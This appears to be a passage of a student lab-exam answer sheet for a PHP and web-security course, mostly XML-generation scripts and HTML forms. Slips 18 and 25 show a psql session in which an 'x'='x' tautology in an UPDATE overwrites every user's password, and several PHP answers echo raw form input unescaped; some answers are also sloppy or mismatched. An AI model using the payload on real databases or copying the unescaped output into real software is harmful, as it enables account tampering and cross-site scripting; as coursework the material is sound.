        checkbox.addEventListener('change', () => {
                updateQuantities();
        });
        });

        function updateQuantities() {
        quantitiesDiv.innerHTML = '';
        checkboxes.forEach(checkbox => {
                if (checkbox.checked) {
                const product = checkbox.value;
                const quantityField = document.createElement('div');
                quantityField.innerHTML = `
                <label for="quantities[]">${product.charAt(0).toUpperCase() + product.slice(1)}
Quantity:</label>
                <input type="number" name="quantities[]" min="1" value="1"><br>
                `;
                quantitiesDiv.appendChild(quantityField);
                }
        });
        }
        </script>
</body>
```

</html>

Q.2.Write a script to generate an XML file called &"Course Registrations.xml"; that stores 5 records of students registering for courses. Each record should contain: [15M]
Registration ID
Student Name
Course Name
Instructor
Date of Registration

```
<?php
// Create a new XML object with the root element <CourseRegistrations>
$xml = newSimpleXMLElement('<CourseRegistrations></CourseRegistrations>');

// Add 5 records for student course registrations

// Record 1
$registration1 = $xml->addChild('Registration');
$registration1->addChild('RegistrationID', 'R001');
$registration1->addChild('StudentName', 'Alice Brown');
$registration1->addChild('CourseName', 'Computer Science');
$registration1->addChild('Instructor', 'Dr. Smith');
$registration1->addChild('DateOfRegistration', '2025-03-10');

// Record 2
$registration2 = $xml->addChild('Registration');
$registration2->addChild('RegistrationID', 'R002');
$registration2->addChild('StudentName', 'Bob Johnson');
$registration2->addChild('CourseName', 'Mathematics');
$registration2->addChild('Instructor', 'Prof. Johnson');
$registration2->addChild('DateOfRegistration', '2025-03-11');

// Record 3
$registration3 = $xml->addChild('Registration');
$registration3->addChild('RegistrationID', 'R003');
$registration3->addChild('StudentName', 'Charlie Davis');
```

```
$registration3->addChild('CourseName', 'Physics');
$registration3->addChild('Instructor', 'Dr. Lee');
$registration3->addChild('DateOfRegistration', '2025-03-12');

// Record 4
$registration4 = $xml->addChild('Registration');
$registration4->addChild('RegistrationID', 'R004');
$registration4->addChild('StudentName', 'Diana White');
$registration4->addChild('CourseName', 'Chemistry');
$registration4->addChild('Instructor', 'Dr. Wilson');
$registration4->addChild('DateOfRegistration', '2025-03-13');

// Record 5
$registration5 = $xml->addChild('Registration');
$registration5->addChild('RegistrationID', 'R005');
$registration5->addChild('StudentName', 'Ethan Green');
$registration5->addChild('CourseName', 'Biology');
$registration5->addChild('Instructor', 'Prof. Thompson');
$registration5->addChild('DateOfRegistration', '2025-03-14');

// Save the XML to a file named "Course Registrations.xml"
$xml->asXML('Course_Registrations.xml');

// Output success message
echo "XML file 'Course_Registrations.xml' has been created successfully!";
?>
```

Slip 18

Q 1.Write a script to create “breakfast.xml” file with multiple elements as shown below: French Fries Rs45 Young youths are very much interested to eat it 650 Write a script to add multiple elements in “breakfast.xml” file of category, Juice.

```
<?php
// Create a new XML object with the root element <Breakfast>
$xml = new SimpleXMLElement('<Breakfast></Breakfast>');
```

```
// Add French Fries details
$item1 = $xml->addChild('Food');
$item1->addChild('Name', 'French Fries');
$item1->addChild('Price', 'Rs45');
$item1->addChild('Description', 'Young youths are very much interested to eat it');
$item1->addChild('Quantity', '650');

// Add multiple elements in the "Juice" category
$juiceCategory = $xml->addChild('Category');
$juiceCategory->addAttribute('name', 'Juice');

// Juice items (example with 3 juice records)
$juice1 = $juiceCategory->addChild('Juice');
$juice1->addChild('Name', 'Orange Juice');
$juice1->addChild('Price', 'Rs50');
$juice1->addChild('Description', 'Freshly squeezed orange juice');
$juice1->addChild('Quantity', '500');

$juice2 = $juiceCategory->addChild('Juice');
$juice2->addChild('Name', 'Apple Juice');
$juice2->addChild('Price', 'Rs60');
$juice2->addChild('Description', 'Pure apple juice from the finest apples');
$juice2->addChild('Quantity', '300');

$juice3 = $juiceCategory->addChild('Juice');
$juice3->addChild('Name', 'Mango Juice');
$juice3->addChild('Price', 'Rs70');
$juice3->addChild('Description', 'Sweet and refreshing mango juice');
$juice3->addChild('Quantity', '400');

// Save the XML to a file named "breakfast.xml"
$xml->asXML('breakfast.xml');

// Output success message
echo "XML file 'breakfast.xml' has been created successfully!";
?>
```

Q.2 Perform SQL injection to modify another user profile data through an UPDATE query.[15M]

```
postgres=# \c tycdsdb;
You are now connected to database "tycdsdb" as user "postgres".
tycdsdb=# \d;
invalid command \d;
Try \? for help.
tycdsdb=# \d
          List of relations
 Schema |   Name   | Type  |  Owner
--------+----------+-------+----------
 public | emp      | table | postgres
 public | project  | table | postgres
 public | user1    | table | postgres
 public | works_on | table | postgres
(4 rows)

tycdsdb=# select * from user1;
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
 Aachal    | Aachal   | student
 Rushikesh | Rushi    | student
(3 rows)

tycdsdb=# update user1 set password='ABC' where uname='Aachal';
UPDATE 1
tycdsdb=# select * from user1;
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
 Rushikesh | Rushi    | student
 Aachal    | ABC      | student
(3 rows)

tycdsdb=# update user1 set password='XYZ' where uname='anything' or 'x'='x';
UPDATE 3
tycdsdb=# select * from user1;
   uname   | password |  role
-----------+----------+---------
 siddhesh  | XYZ      | student
```

Rushikesh | XYZ | student
Aachal | XYZ | student
(3 rows)

Slip 19

Q.1 Design HTML form to accept book details (bno, bname and price) from user. Write a PHP script to store input information in MySql book table. [15M]

✅ Answer: HTML Form and PHP Script to store book details in MySQL

Design the form in **HTML**.

Create the database and table in **MySQL**.

Write a **PHP script** to insert that data into the table.

Q.2. Write a simple web service called Dairy Product Price Service. Dairy product price table to record the different kinds of product prices. It will supply 3 services to the client so that clients can add product price, delete product price, update product price. [15M]

Slip 20

Q.1. Create a simple web service called Library Book Service. It should manage a table of books
and their details (title, author, genre, and price). The service must provide the following . [15M]
functionalities:
Add Book: Add a new book to the table.
Delete Book: Remove a book based on its ID.
Update Book: Modify the details of an existing book.
Get Book Details: Retrieve details of all books or a specific book by ID.

Q.2 Design an application to register a user and securely store their information. [15M]
Scenario:
Create a program that accepts the following details from a user:
Full Name
Contact Number
Email ID

Password
Confirm Password

Slip 21

Q1 Design HTML form to accept a number and write a PHP script to calculate the factorial of a number using function. [15M]

Save as fact.php

```
<!DOCTYPE html>
<html lang="en">
<head>
	<meta charset="UTF-8">
	<meta name="viewport" content="width=device-width, initial-scale=1.0">
	<title>Factorial Calculator</title>
</head>
<body>

<h2>Factorial Calculator</h2>

<form method="POST" action="">
	<label for="number">Enter a number:</label><br>
	<input type="number" id="number" name="number" required><br><br>

	<input type="submit" value="Calculate Factorial">
</form>

<?php
// PHP script to calculate the factorial of a number
if ($_SERVER["REQUEST_METHOD"] == "POST") {
	// Get the number from the form
	$number = $_POST['number'];

	// Check if the number is valid
	if ($number < 0) {
	echo "<p>Please enter a non-negative number.</p>";
	} else {
	// Call the factorial function
	$result = factorial($number);
	echo "<p>The factorial of $number is: $result</p>";
	}
}

// Function to calculate factorial
function factorial($num) {
```

```
        if ($num == 0 || $num == 1) {
        return 1;
        } else {
        return $num * factorial($num - 1);  // Recursive call
        }
}
?>

</body>
</html>
```

Q.2 Write a short note on OWASP ZAP scanner and give one example.

Slip 22

Q.1 Write down OWASP Top 10 threats for API . [15M]

Q.2 Design an application to accept username and password. While accepting a password check whether it is made of numbers, alphabets, special symbols and password length should be greater than 8. If password is as per requirement, then print “You entered strong password” else print error message “Enter complex password”. [REPEATED]

Slip 23

Q.1. Design a webpage for an Employee Profile, where the second column contains the employee
details . [15M]

o Employee ID
o Name
o Designation
o Department
o Email
o Photo

In the first column, provide hyperlinks for Home, About Us, and Contact HR.
Extend the above question:
If the user clicks on the Contact HR link, display the HR department, email and phone number.
Create a form to accept new employee details, including:

o Name, Employee ID, Designation, Department, Email, and Phone Number.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Employee Profile</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            margin: 0;
            padding: 0;
            display: flex;
            justify-content: center;
            align-items: flex-start;
            background-color: #f4f4f4;
        }
        .container {
            display: flex;
            width: 80%;
            margin-top: 30px;
        }
        .nav-column {
            width: 20%;
            background-color: #333;
            color: white;
            padding: 20px;
        }
        .nav-column a {
            color: white;
            text-decoration: none;
            display: block;
            margin: 10px 0;
            padding: 10px;
            background-color: #444;
            border-radius: 5px;
        }
        .nav-column a:hover {
```

```
    background-color: #555;
}
.details-column {
    width: 80%;
    padding: 20px;
    background-color: #fff;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
}
h1, h2 {
    color: #333;
}
.employee-details {
    margin-top: 20px;
}
.employee-details p {
    font-size: 16px;
    margin: 5px 0;
}
.employee-photo img {
    width: 150px;
    height: 150px;
    border-radius: 50%;
}
.form-section {
    margin-top: 40px;
}
.form-section input, .form-section textarea {
    width: 100%;
    padding: 10px;
    margin: 10px 0;
    border: 1px solid #ccc;
    border-radius: 5px;
}
.form-section button {
    background-color: #333;
    color: white;
    padding: 10px 20px;
```

```
            border: none;
            border-radius: 5px;
            cursor: pointer;
        }
        .form-section button:hover {
            background-color: #444;
        }
        #contact-hr-info {
            display: none;
            margin-top: 20px;
        }
    </style>
</head>
<body>

    <div class="container">
        <!-- Navigation Column -->
        <div class="nav-column">
            <a href="#">Home</a>
            <a href="#">About Us</a>
            <a href="#" onclick="showHRInfo()">Contact HR</a>
        </div>

        <!-- Employee Details Column -->
        <div class="details-column">
            <h1>Employee Profile</h1>
            <div class="employee-details">
                <p><strong>Employee ID:</strong> 12345</p>
                <p><strong>Name:</strong> John Doe</p>
                <p><strong>Designation:</strong> Software Engineer</p>
                <p><strong>Department:</strong> IT</p>
                <p><strong>Email:</strong> johndoe@example.com</p>
                <div class="employee-photo">
                    <strong>Photo:</strong><br>
                    <img src="https://via.placeholder.com/150" alt="Employee Photo">
                </div>
            </div>
```

```
        <!-- HR Contact Info (Hidden by default) -->
        <div id="contact-hr-info">
            <h2>HR Department Contact</h2>
            <p><strong>HR Email:</strong> hr@company.com</p>
            <p><strong>HR Phone:</strong> +1234567890</p>
        </div>

        <!-- New Employee Form -->
        <div class="form-section">
            <h2>New Employee Registration</h2>
            <form id="employeeForm">
                <label for="name">Name:</label>
                <input type="text" id="name" name="name" required><br>

                <label for="emp_id">Employee ID:</label>
                <input type="text" id="emp_id" name="emp_id" required><br>

                <label for="designation">Designation:</label>
                <input type="text" id="designation" name="designation"
required><br>

                <label for="department">Department:</label>
                <input type="text" id="department" name="department"
required><br>

                <label for="email">Email:</label>
                <input type="email" id="email" name="email" required><br>

                <label for="phone">Phone Number:</label>
                <input type="tel" id="phone" name="phone" required><br>

                <button type="submit">Submit</button>
            </form>
        </div>
    </div>
</div>
```

```
    <script>
        // Function to show HR contact details
        function showHRInfo() {
            var hrInfo = document.getElementById('contact-hr-info');
            hrInfo.style.display = 'block';
        }

        // Form submission event to prevent actual submission for demonstration
purposes
        document.getElementById('employeeForm').onsubmit = function(event) {
            event.preventDefault(); // Prevent form from submitting

            // Get form values
            var name = document.getElementById('name').value;
            var emp_id = document.getElementById('emp_id').value;
            var designation = document.getElementById('designation').value;
            var department = document.getElementById('department').value;
            var email = document.getElementById('email').value;
            var phone = document.getElementById('phone').value;

            // Display the entered details (For demonstration)
            alert("New Employee Details:\n" +
                "Name: " + name + "\n" +
                "Employee ID: " + emp_id + "\n" +
                "Designation: " + designation + "\n" +
                "Department: " + department + "\n" +
                "Email: " + email + "\n" +
                "Phone: " + phone);
        };
    </script>
</body>
</html>
```

OOOOOOOOOOOOOOORRRRRR

```
<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Employee Profile</title>
    <style>
        body { font-family: Arial, sans-serif; margin: 20px; }
        .container { display: flex; }
        .sidebar { width: 20%; background: #f4f4f4; padding: 15px; }
        .content { width: 80%; padding: 20px; }
        img { width: 150px; border-radius: 50%; }
    </style>
</head>
<body>

<h1>Employee Profile</h1>
<div class="container">
    <!-- Sidebar Links -->
    <div class="sidebar">
        <h3>Navigation</h3>
        <ul>
            <li><a href="index.php">Home</a></li>
            <li><a href="about.php">About Us</a></li>
            <li><a href="contact_hr.php">Contact HR</a></li>
            <li><a href="add_employee.php">Add Employee</a></li>
        </ul>
    </div>

    <!-- Employee Details -->
    <div class="content">
        <h2>Employee Details</h2>
        <img src="employee.jpg" alt="Employee Photo">
        <p><strong>Employee ID:</strong> E12345</p>
        <p><strong>Name:</strong> John Doe</p>
        <p><strong>Designation:</strong> Software Engineer</p>
        <p><strong>Department:</strong> IT</p>
        <p><strong>Email:</strong> johndoe@example.com</p>
    </div>
```

```
</div>

</body>
</html>
```

contact_hr.php (HR Contact Page)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Contact HR</title>
    <style>
        body { font-family: Arial, sans-serif; margin: 20px; }
    </style>
</head>
<body>

<h1>HR Department Contact</h1>
<p><strong>Department:</strong> Human Resources</p>
<p><strong>Email:</strong> hr@example.com</p>
<p><strong>Phone:</strong> +1 234 567 890</p>

<a href="index.php">Back to Home</a>

</body>
</html>
```

add_employee.php (Form for Adding Employee)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
```

```
    <title>Add Employee</title>
    <style>
        body { font-family: Arial, sans-serif; margin: 20px; }
        form { width: 50%; background: #f4f4f4; padding: 20px;
border-radius: 5px; }
        input, select { width: 100%; padding: 8px; margin: 5px 0; }
        input[type="submit"] { background: green; color: white;
cursor: pointer; }
    </style>
</head>
<body>

<h1>Add New Employee</h1>
<form action="save_employee.php" method="POST">
    <label for="emp_id">Employee ID:</label>
    <input type="text" name="emp_id" required>

    <label for="name">Name:</label>
    <input type="text" name="name" required>

    <label for="designation">Designation:</label>
    <input type="text" name="designation" required>

    <label for="department">Department:</label>
    <input type="text" name="department" required>

    <label for="email">Email:</label>
    <input type="email" name="email" required>

    <label for="phone">Phone Number:</label>
```

```
    <input type="text" name="phone" required>

    <input type="submit" value="Add Employee">
</form>

<a href="index.php">Back to Home</a>

</body>
</html>
```

save_employee.php (Process & Save Employee Data)

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Capture form data
    $emp_id = $_POST['emp_id'];
    $name = $_POST['name'];
    $designation = $_POST['designation'];
    $department = $_POST['department'];
    $email = $_POST['email'];
    $phone = $_POST['phone'];

    // Display the stored details (Alternatively, save to a database)
    echo "<h1>Employee Added Successfully</h1>";
    echo "<p><strong>Employee ID:</strong> $emp_id</p>";
    echo "<p><strong>Name:</strong> $name</p>";
    echo "<p><strong>Designation:</strong> $designation</p>";
    echo "<p><strong>Department:</strong> $department</p>";
    echo "<p><strong>Email:</strong> $email</p>";
    echo "<p><strong>Phone:</strong> $phone</p>";

    echo '<br><a href="index.php">Back to Home</a>';
```

```
} else {
    echo "<p>Invalid request.</p>";
}
?>
```

Q.2. Create a feedback form with the following fields: [15M]
Name
Email
Feedback message
A rating (1–5 stars)
Upon form submission, display the user's name, email, and feedback along with a dynamically generatedstar rating (e.g., if the rating is 4, display 4 stars).

Feedback_form.php

```
<?php
// Check if the form is submitted
if ($_SERVER["REQUEST_METHOD"] == "POST") {
        // Get form data
        $name = $_POST['name'];
        $email = $_POST['email'];
        $feedback = $_POST['feedback'];
        $rating = $_POST['rating'];
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Feedback Form</title>
        <style>
        .star-rating {
        color: gold;
        font-size: 24px;
        }
        </style>
</head>
```

```
<body>

<h2>Feedback Form</h2>

<!-- Feedback Form -->
<form action="feedback_form.php" method="POST">
        <label for="name">Name:</label><br>
        <input type="text" id="name" name="name" required><br><br>

        <label for="email">Email:</label><br>
        <input type="email" id="email" name="email" required><br><br>

        <label for="feedback">Feedback Message:</label><br>
        <textarea id="feedback" name="feedback" rows="4" required></textarea><br><br>

        <label for="rating">Rating (1 to 5):</label><br>
        <select id="rating" name="rating" required>
        <option value="1">1</option>
        <option value="2">2</option>
        <option value="3">3</option>
        <option value="4">4</option>
        <option value="5">5</option>
        </select><br><br>

        <input type="submit" value="Submit Feedback">
</form>

<?php
// Check if the form is submitted and display the data
if ($_SERVER["REQUEST_METHOD"] == "POST") {
        echo "<h3>Thank you for your feedback!</h3>";
        echo "<p><strong>Name:</strong> $name</p>";
        echo "<p><strong>Email:</strong> $email</p>";
        echo "<p><strong>Feedback:</strong> $feedback</p>";

        // Display the star rating
        echo "<p><strong>Rating:</strong> ";
        for ($i = 1; $i <= $rating; $i++) {
        echo "★";
        }
        for ($i = $rating + 1; $i <= 5; $i++) {
        echo "☆";
        }
        echo "</p>";
```

```
}
?>

</body>
</html>
```

Slip 24

Q.1 .Write a script to create an XML file called “Timetable.xml” containing 3 records for a weekly
class timetable. Each record should include: [15M]

- Day of the Week
- Class Name
- Instructor
- Time Slot
- Classroom

```
<?php
// Create a new XML object with the root element <Timetable>
$xml = new SimpleXMLElement('<Timetable></Timetable>');

// Add details for Monday's class
$record1 = $xml->addChild('Class1');
$record1->addChild('DayOfWeek', 'Monday');
$record1->addChild('ClassName', 'Computer Science');
$record1->addChild('Instructor', 'Dr. Smith');
$record1->addChild('TimeSlot', '9:00 AM - 11:00 AM');
$record1->addChild('Classroom', 'Room 101');

// Add details for Tuesday's class
$record2 = $xml->addChild('Class2');
$record2->addChild('DayOfWeek', 'Tuesday');
$record2->addChild('ClassName', 'Mathematics');
$record2->addChild('Instructor', 'Prof. Johnson');
$record2->addChild('TimeSlot', '11:30 AM - 1:00 PM');
$record2->addChild('Classroom', 'Room 102');

// Add details for Wednesday's class
$record3 = $xml->addChild('Class3');
```

```
$record3->addChild('DayOfWeek', 'Wednesday');
$record3->addChild('ClassName', 'Physics');
$record3->addChild('Instructor', 'Dr. Lee');
$record3->addChild('TimeSlot', '2:00 PM - 4:00 PM');
$record3->addChild('Classroom', 'Room 103');

// Save the XML to a file named "Timetable.xml"
$xml->asXML('Timetable.xml');

// Output success message
echo "XML file 'Timetable.xml' has been created successfully!";
?>
```

OR

```
<?php
// Create a new XML object with the root element <Timetable>
$xml = new SimpleXMLElement('<Timetable></Timetable>');

// Sample details for 3 class records
$timetable = array(
    array('day' => 'Monday', 'class' => 'Mathematics', 'instructor' => 'Dr. John Smith', 'time' => '9:00 AM - 10:30 AM', 'classroom' => 'Room 101'),
    array('day' => 'Wednesday', 'class' => 'Physics', 'instructor' => 'Prof. Alice Green', 'time' => '11:00 AM - 12:30 PM', 'classroom' => 'Room 102'),
    array('day' => 'Friday', 'class' => 'Computer Science', 'instructor' => 'Mr. David Clark', 'time' => '2:00 PM - 3:30 PM', 'classroom' => 'Room 103')
);

// Loop through each timetable entry and add their details as child nodes
foreach ($timetable as $entry) {
    // Add a <Class> element for each record
    $classNode = $xml->addChild('Class');

    // Add child elements for each class detail
    $classNode->addChild('Day', $entry['day']);
    $classNode->addChild('ClassName', $entry['class']);
    $classNode->addChild('Instructor', $entry['instructor']);
    $classNode->addChild('TimeSlot', $entry['time']);
```

```
    $classNode->addChild('Classroom', $entry['classroom']);
}

// Save the XML to a file named "Timetable.xml"
$xml->asXML('Timetable.xml');

echo "Timetable.xml file has been created successfully!";
?>
```

Q.2 Write a program that uses a currency exchange API (e.g., Exchange Rate-API or Fixer.io) to
perform the following: [15M]

- Convert a specified amount from one currency to another.
- Display the exchange rate for a given currency pair.
- Handle invalid currency codes or API errors gracefully.

Slip 25

Q.1 Show the SQL injection attack on UPDATE statement, you need to make an unauthorized modification to the database by modifying another user's profile. [15M]**[REPEATED]**

```
postgres=# \c tycdsdb;
You are now connected to database "tycdsdb" as user "postgres".
tycdsdb=# \d;
invalid command \d;
Try \? for help.
tycdsdb=# \d
          List of relations
 Schema |   Name   | Type  |  Owner
--------+----------+-------+----------
 public | emp      | table | postgres
 public | project  | table | postgres
 public | user1    | table | postgres
 public | works_on | table | postgres
(4 rows)

tycdsdb=# select * from user1;
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
```

```
 Aachal    | Aachal   | student
 Rushikesh | Rushi    | student
(3 rows)

tycdsdb=# update user1 set password='ABC' where uname='Aachal';
UPDATE 1
tycdsdb=# select * from user1;
   uname   | password |  role
-----------+----------+---------
 siddhesh  | siddhu   | student
 Rushikesh | Rushi    | student
 Aachal    | ABC      | student
(3 rows)

tycdsdb=# update user1 set password='XYZ' where uname='anything' or 'x'='x';
UPDATE 3
tycdsdb=# select * from user1;
   uname   | password |  role
-----------+----------+---------
 siddhesh  | XYZ      | student
 Rushikesh | XYZ      | student
 Aachal    | XYZ      | student
(3 rows)
```

Q.2 Write a script to create “cricket.xml” file with multiple elements as shown below: Write a script to add multiple elements in “cricket.xml” file of category, country=”Australia”

```
<?php
// Create a new XML object with the root element <CricketTeam>
$xml = new SimpleXMLElement('<CricketTeam></CricketTeam>');

// Add Australia Cricket Team category with the 'country' attribute
$teamAustralia = $xml->addChild('Team');
$teamAustralia->addAttribute('country', 'Australia');

// Add Player 1 details
$player1 = $teamAustralia->addChild('Player');
$player1->addChild('Name', 'David Warner');
$player1->addChild('Runs', '5500');
$player1->addChild('Wickets', '1');
```

```
// Add Player 2 details
$player2 = $teamAustralia->addChild('Player');
$player2->addChild('Name', 'Steve Smith');
$player2->addChild('Runs', '7000');
$player2->addChild('Wickets', '1');

// Add Player 3 details
$player3 = $teamAustralia->addChild('Player');
$player3->addChild('Name', 'Mitchell Starc');
$player3->addChild('Runs', '1200');
$player3->addChild('Wickets', '250');

// Save the XML to a file named "cricket.xml"
$xml->asXML('cricket.xml');

// Output success message
echo "XML file 'cricket.xml' has been created successfully!";
?>
```

OR

```
<?php
// Create a new XML object with the root element <Cricket>
$xml = new SimpleXMLElement('<Cricket></Cricket>');

// Sample details for cricket teams, focusing on "Australia" with multiple team players and attributes
$teams = array(
    array('country' => 'Australia', 'teamName' => 'Australian National Cricket Team', 'captain' => 'Pat Cummins', 'rank' => '1', 'topPlayer' => 'David Warner'),
  array('country' => 'Australia', 'teamName' => 'Australia A', 'captain' => 'Aaron Finch', 'rank' => '2', 'topPlayer' => 'Glenn Maxwell'),
  array('country' => 'Australia', 'teamName' => 'Australia Women', 'captain' => 'Meg Lanning', 'rank' => '1', 'topPlayer' => 'Ellyse Perry')
);

// Loop through each team and add their details as child nodes under the country "Australia"
foreach ($teams as $team) {
```

```
    if ($team['country'] == 'Australia') {
        $teamNode = $xml->addChild('Country');
        $teamNode->addAttribute('country', $team['country']);

        // Add details for each team within "Australia"
        $teamNode->addChild('TeamName', $team['teamName']);
        $teamNode->addChild('Captain', $team['captain']);
        $teamNode->addChild('Rank', $team['rank']);
        $teamNode->addChild('TopPlayer', $team['topPlayer']);
    }
}

// Save the XML to a file named "cricket.xml"
$xml->asXML('cricket.xml');
?>
```

Slip 26

Q.1 Write a script that generates an XML file named “Student.xml” containing at least 5 student records. Each record should include the following data: [15M]**[REPEATED]**

Student ID
Student Name
Age
Gender
Program

```php
<?php
$xml=new SimpleXMLElement('<Students></Students>');
$student1=$xml->addChild('Student1');
$student1->addChild('Stu_id','101');
$student1->addChild('Stu_name','Aachal');
$student1->addChild('Stu_age','19');
$student1->addChild('Stu_class','TY');

$student2=$xml->addChild('Student2');
$student2->addChild('Stu_id','102');
$student2->addChild('Stu_name','Aal');
$student2->addChild('Stu_age','19');
$student2->addChild('Stu_class','TY');


$xml->asXML('s.xml');
echo "s.xml created!!";
?>
```

or

```php
<?php
// Create a new DOMDocument instance
$dom = new DOMDocument('1.0', 'UTF-8');
// Create the root element
$students = $dom->createElement('students');
$dom->appendChild($students);
// Creating student records
$student1 = $dom->createElement('student');
$student1->setAttribute('stu_id', '101');
$students->appendChild($student1);
$student1->appendChild($dom->createElement('stu_name', 'A'));
$student1->appendChild($dom->createElement('stu_age', '20'));
$student1->appendChild($dom->createElement('Gender', 'Male'));
$student1->appendChild($dom->createElement('Program', 'BSC'));

$student2 = $dom->createElement('student');
$student2->setAttribute('stu_id', '102');
$students->appendChild($student2);
$student2->appendChild($dom->createElement('stu_name', 'B'));
$student2->appendChild($dom->createElement('stu_age', '190'));
$student2->appendChild($dom->createElement('Gender', 'Male'));
$student2->appendChild($dom->createElement('Program', 'BSC'));

$student3 = $dom->createElement('student');
$student3->setAttribute('stu_id', '103');
$students->appendChild($student3);
$student3->appendChild($dom->createElement('stu_name', 'C'));
```

```
$student3->appendChild($dom->createElement('stu_age', '21'));
$student3->appendChild($dom->createElement('Gender', 'Female'));
$student3->appendChild($dom->createElement('Program', 'BCA'));

$student4 = $dom->createElement('student');
$student4->setAttribute('stu_id', '104');
$students->appendChild($student4);
$student4->appendChild($dom->createElement('stu_name', 'D'));
$student4->appendChild($dom->createElement('stu_age', '21'));
$student4->appendChild($dom->createElement('Gender', 'Female'));
$student4->appendChild($dom->createElement('Program', 'BCS'));

$student5 = $dom->createElement('student');
$student5->setAttribute('stu_id', '105');
$students->appendChild($student5);
$student5->appendChild($dom->createElement('stu_name', 'F'));
$student5->appendChild($dom->createElement('stu_age', '20'));
$student5->appendChild($dom->createElement('Gender', 'Female'));
$student5->appendChild($dom->createElement('Program', 'BCA'));
// Save the XML file
$dom->formatOutput = true; // Makes the XML file pretty
$dom->save('Student.xml');
?>
```

Q.2 Create a simple web service called Library Book Service. It should manage a table of books and their details (title, author, genre, and price). The service must provide the following
functionalities: [15M]
Add Book: Add a new book to the table.
Delete Book: Remove a book based on its ID.
Update Book: Modify the details of an existing book.
Get Book Details: Retrieve details of all books or a specific book by ID.